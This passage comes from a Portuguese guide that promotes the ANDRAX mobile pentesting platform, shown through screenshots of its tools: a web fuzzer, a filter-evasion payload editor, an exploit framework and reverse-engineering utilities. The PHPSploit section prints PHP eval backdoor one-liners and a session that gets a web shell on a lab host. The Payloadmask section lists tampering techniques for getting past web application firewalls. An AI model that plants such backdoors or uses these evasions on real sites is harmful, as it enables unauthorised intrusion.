[GCC 4.2.1 Compatible Android Clang 5.0.300080 ] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Figura 47: Python3 no ANDRAX

# CodeHACK IDE

O CodeHACK é uma IDE de alto desempenho desenvolvida especificamente para o projeto ANDRAX com o CodeHACK é possível programar em diversas linguagens com um avançado sistema de lexação de código para todas elas, a IDE ainda possui diversos temas para tornar a experiência de programação mais confortável ao usuário.

```
439 #define LISTS_FREE() \
440     { \
441         r_list_free (cmds); \
442         r_list_free (evals); \
443         r_list_free (files); \
444         r_list_free (prefiles); \
445     } \
446 \
447     int va = 1; // set va = 0 to load physical offsets from rbin \
448     bool noStderr = false; \
449 \
450     r_sys_set_environ (envp); \
451 \
452     if ((tmp = r_sys_getenv ("R_DEBUG"))){ \
453         r_sys_crash_handler ("gdb --pid %d"); \
454         free (tmp); \
455     } \
456     if (argc < 2) { \
457         LISTS_FREE (); \
458         return main_help (1); \
459     } \
460     r_core_init (&r); \
461     if (argc == 2 && !strcmp (argv[1], "-p")) { \
462         r_core_project_list (&r, 0); \
463         r_cons_flush (); \
464         LISTS_FREE (); \
465         return 0; \
466     }
```

Figura 48: CodeHACK IDE código em C no ANDRAX

# **WEB SITE HACKING**

Uma fase muito importante no Pentest atualmente é a fase de Web Site Hacking onde partimos para cima do site da empresa que muitas vezes tem ligações com bancos de dados e outros sistemas internos e vitais para o empresa, o impacto causado na empresa caso seu site seja comprometido é muito grande e sempre deve ser levado a serio.

Od1n

O 0d1n é de longe a mais poderosa ferramenta para Web Site Hacking avançado, mas uma ferramenta que os lammers não sabem como utilizar, é extremamente rápida e com os recursos mais uteis para o Pentest web, vem equipado com centenas de payloads e snippets e ainda tem um output colorido e tabelado sem falar na interface de post attack que permite uma enumeração dinâmica e rápida das fraquezas do alvo!

Infelizmente não podemos passá-lo no VOL mais adianto que vão encontrar muita coisa legal.

```
☰ Janela 1 + ⌂ ⋮
[u0_a607@ANDRAX ~]
↳ 0d1n
~.
01...__|__.10.
1010 101 101
0101 :Bug :Sec `..oo'
:101 |010 |101 { ((
.,. 1010 ;110 ;010 . .
/ .-._) 111-""|"""-000
( (._) .-. .-. |.-
\ ``--( 1 )( 0 )( 1 )( 1 )( 0 )- /
\ ``-----'
0d1n Web Hacking Tool 2.5 BeTa
--host : Host to scan or GET method to fuzz site.com/page.jsp?var=^&var2=^
--post : POST method fuzz params ex: 'var=^&x=^...'
--cookie : COOKIE fuzz params ex: 'var=^&var2=^...'
--custom : Load external HTTP Request template file to change points with lexical char '^' to f
uzzing
(note: if you use this argv the payload list need be urlencoded)
--agent : UserAgent fuzz params ex: 'firefox version ^...'
--method : Change method to Custom http method like DELETE, PUT, TRACE, CONNECT...
--header : Add line on http header
```

*Figura 49: Od1n no ANDRAX*

# PHPSploit

O PHPSPloit é uma ferramenta para post exploitation de sites, construída em Python3 e com um estilo de uso bonito, funcional e com uma metodologia bastante avançada de evasão. O PHPSPloit é a mais bem construída ferramenta da categoria.

```
☰ Janela 1 + ➔ ⋮

REQ_HEADER_PAYLOAD <?php eval(base64_decode(%BASE64%)); ?>
REQ_INTERVAL 1 <= x <= 10 (random interval)
REQ_MAX_HEADERS 100
REQ_MAX_HEADER_SIZE 4 KiB (4096 bytes)
REQ_MAX_POST_SIZE 4 MiB (4194304 bytes)
REQ_POST_DATA <Multiline@d41d8cd98f00b204e9800998ecf8427e (0 lines)>
REQ_ZLIB_TRY_LIMIT 20 MiB (20971520 bytes)
SAVEPATH /data/data/com.thecrackettechnology.andrax/ANDRAX/tmp/
TARGET http://192.168.0.10:80/phpexploit.php
TMPPATH /data/data/com.thecrackettechnology.andrax/ANDRAX/tmp/
VERBOSITY False

phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>


[*] Sending payload to http://192.168.0.10:80/phpexploit.php ...
[*] Shell obtained by PHP (192.168.0.3 -> 192.168.0.10:80)

Connected to Linux server (192.168.0.10)
running PHP 7.0.19-1 on Apache/2.4.25 (Debian)
phpsploit(192.168.0.10) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
phpsploit(192.168.0.10) > █
```

*Figura 50: PHPSploit no ANDRAX*

# Payloadmask

O Payloadmask é um editor de payloads para bypass de WAFs, cumpre bem o seu papel e é capaz de confundir a maioria dos WAFs e isso possibilita a invasão e exploração ate mesmo de sistemas considerados “seguros”.



```
u0_a607@ANDRAX /payloadmask
....:_PAYLOAD:MASK_::::... v0.2
Just another payload lists editor to bypass WAF

--payload : Payload list to make edit
--out : Output of new payload list
--tamper : Payload tamper to try bypass filters
Choice one option :
encode64 : to encode payload to 64 base
randcase : to use lower and upper case random position in string
urlencode : converts characters into a format that can be transmitted over the Internet, percent encoding
double_urlencode : converts payload two times with urlencode
spaces2comment: change spaces '' to comment '/**/'
unmagicquote: change apostrophe to a multi-byte
apostrophe2nullencode: change apostrophe to illegal double unicode counterpart
rand_comment: to use random comment '/**/' position in payload string
rand_space: write random '' blank spaces
replace_keywords: replace especial words, SELECT to SELselectECT etc...
```

Figura 51: Payloadmask no ANDRAX

O ANDRAX tem vários outros sistemas para Web Site Hacking mas deixo que você descubra os outros.

# EXPLOITATION

O ANDRAX vem equipado com um conjunto para desenvolvimento de exploit realmente fantástico, muito diferente do Metasploit que é um SOFTWARE LAMMER os softwares presentes no ANDRAX são todos VOLTADOS PARA PROFISSIONAIS da segurança de verdade com recursos avançados e nada de exploit sender.

## DOWN-Stack

O DOWN-Stack é um framework para o desenvolvimento de exploits, ele não é um exploit sender e sim um framework para o desenvolvimento de exploits de verdade.



```
0000000000. .00000..o .
.0000
`888' `Y8b d8P' `Y8 .o8
888 888 Y88bo. .o888oo .0000. .0000. 888 0000
888 888 "Y8888o. 888 'P )88b d88' "Y8 888 .8P'
888 888 88888888 `Y88b 888 .oP"888 888 888888.
888 d88' oo .d8P 888 .d8( 888 888 .o8 888 '88b.
o888bod8P' 8""88888P' "888" `Y888""8o `Y8bod8P' o888o o888o

DOWN-Stack v0.1 Copyright © 2017 The Cracker Technology
Weidsom Nascimento <weidsom@thecrackertechnology.com>


Stack: use handler
[+] switching to handler
Handler > listen 2233
[+] Starting handler: 2233
[+] Handler STARTED on: 2233 TCP
[+] Waiting for connections...
[+] CONNECTION: OK!

DOWN-Stack (EXPLOITER):>
```

Figura 52: DOWN-Stack no ANDRAX

## Radare2

O Radare2 é o melhor framework para engenharia reversa de software e consequentemente auxiliar no desenvolvimento de exploits, o Radare2 tem uma gigantesca comunidade esta em desenvolvimento constante e conta com recursos para RE de praticamente todas as arquiteturas.



The screenshot shows the Radare2 interface with a red header bar. The title bar says "Janela 1". On the right side of the header are three icons: a plus sign, a square with a circle, and a vertical ellipsis. The main area displays assembly code for the "main" function:


```
[0x0000005b0]> pdf @ main
    ;-- main:
/ (fcn) sym.main 307
sym.main ():

    ; var int local_20h @ ebp-0x20
    ; var int local_1ch @ ebp-0x1c
    ; var int local_4h @ esp+0x4
        ; DATA XREF from 0x000005d6 (entry0)
0x00000720    8d4c2404    lea    ecx, [local_4h]
0x00000724    83e4f0      and    esp, 0xffffffff0
0x00000727    ff71fc      push   dword [ecx - 4]
0x0000072a    55          push   ebp
0x0000072b    89e5          mov    ebp, esp
0x0000072d    56          push   esi
0x0000072e    53          push   ebx
0x0000072f    51          push   ecx
0x00000730    83ec1c      sub    esp, 0x1c
0x00000733    e8b8feffff  call   sym.__x86.get_pc_thunk.bx
0x00000738    81c3c8180000 add    ebx, 0x18c8
0x0000073e    89ce          mov    esi, ecx
0x00000740    e80bfeffff  call   sym.imp.fork
0x00000745    8945e4      mov    dword [local_1ch], eax
0x00000748    837de400  cmp    dword [local_1ch], 0
```

Figura 53: Radare2 no ANDRAX

## ROP-Tool

ROP-Tool é uma intuitiva simples e bastante eficiente ferramenta para RE simples, patch de binários e desenvolvimento de exploits.



The screenshot shows the ROP-Tool interface with a red header bar. The title bar says "Janela 1". On the right side of the header are three icons: a plus sign, a square with a circle, and a vertical ellipsis. The main area displays help output for the "rop-tool" command:

```
[u0_a607@ANDRAX /]
└> rop-tool
rop-tool v2.4
Help you make binary exploits.

Usage: rop-tool <cmd> [OPTIONS]

Commands :
gadget      Search gadgets
patch       Patch the binary
info        Print info about binary
heap        Display heap structure
disassemble Disassemble the binary
search      Search on binary
help        Print help
version     Print version

Try "rop-tool help <cmd>" for more informations about a command.
[u0_a607@ANDRAX /]
```

Figura 54: ROP-Tool no ANDRAX

# CONCLUSÃO

O ANDRAX é de muito longe a mais avançada plataforma de Pentest já desenvolvida ate mesmo se comparada as plataformas desktop onde o ANDRAX da um show! Infelizmente não é possível descrever todas as ferramentas, baixe o ANDRAX e descubra por si mesmo e perceba o quanto o ANDRAX é funcional e tudo que ele pode fazer, desde já obrigado por seu tempo e interesse em estudar mais sobre o ANDRAX.

Acesse o curso oficial do ANDRAX: <http://learnapp.thecrackertechnology.com/>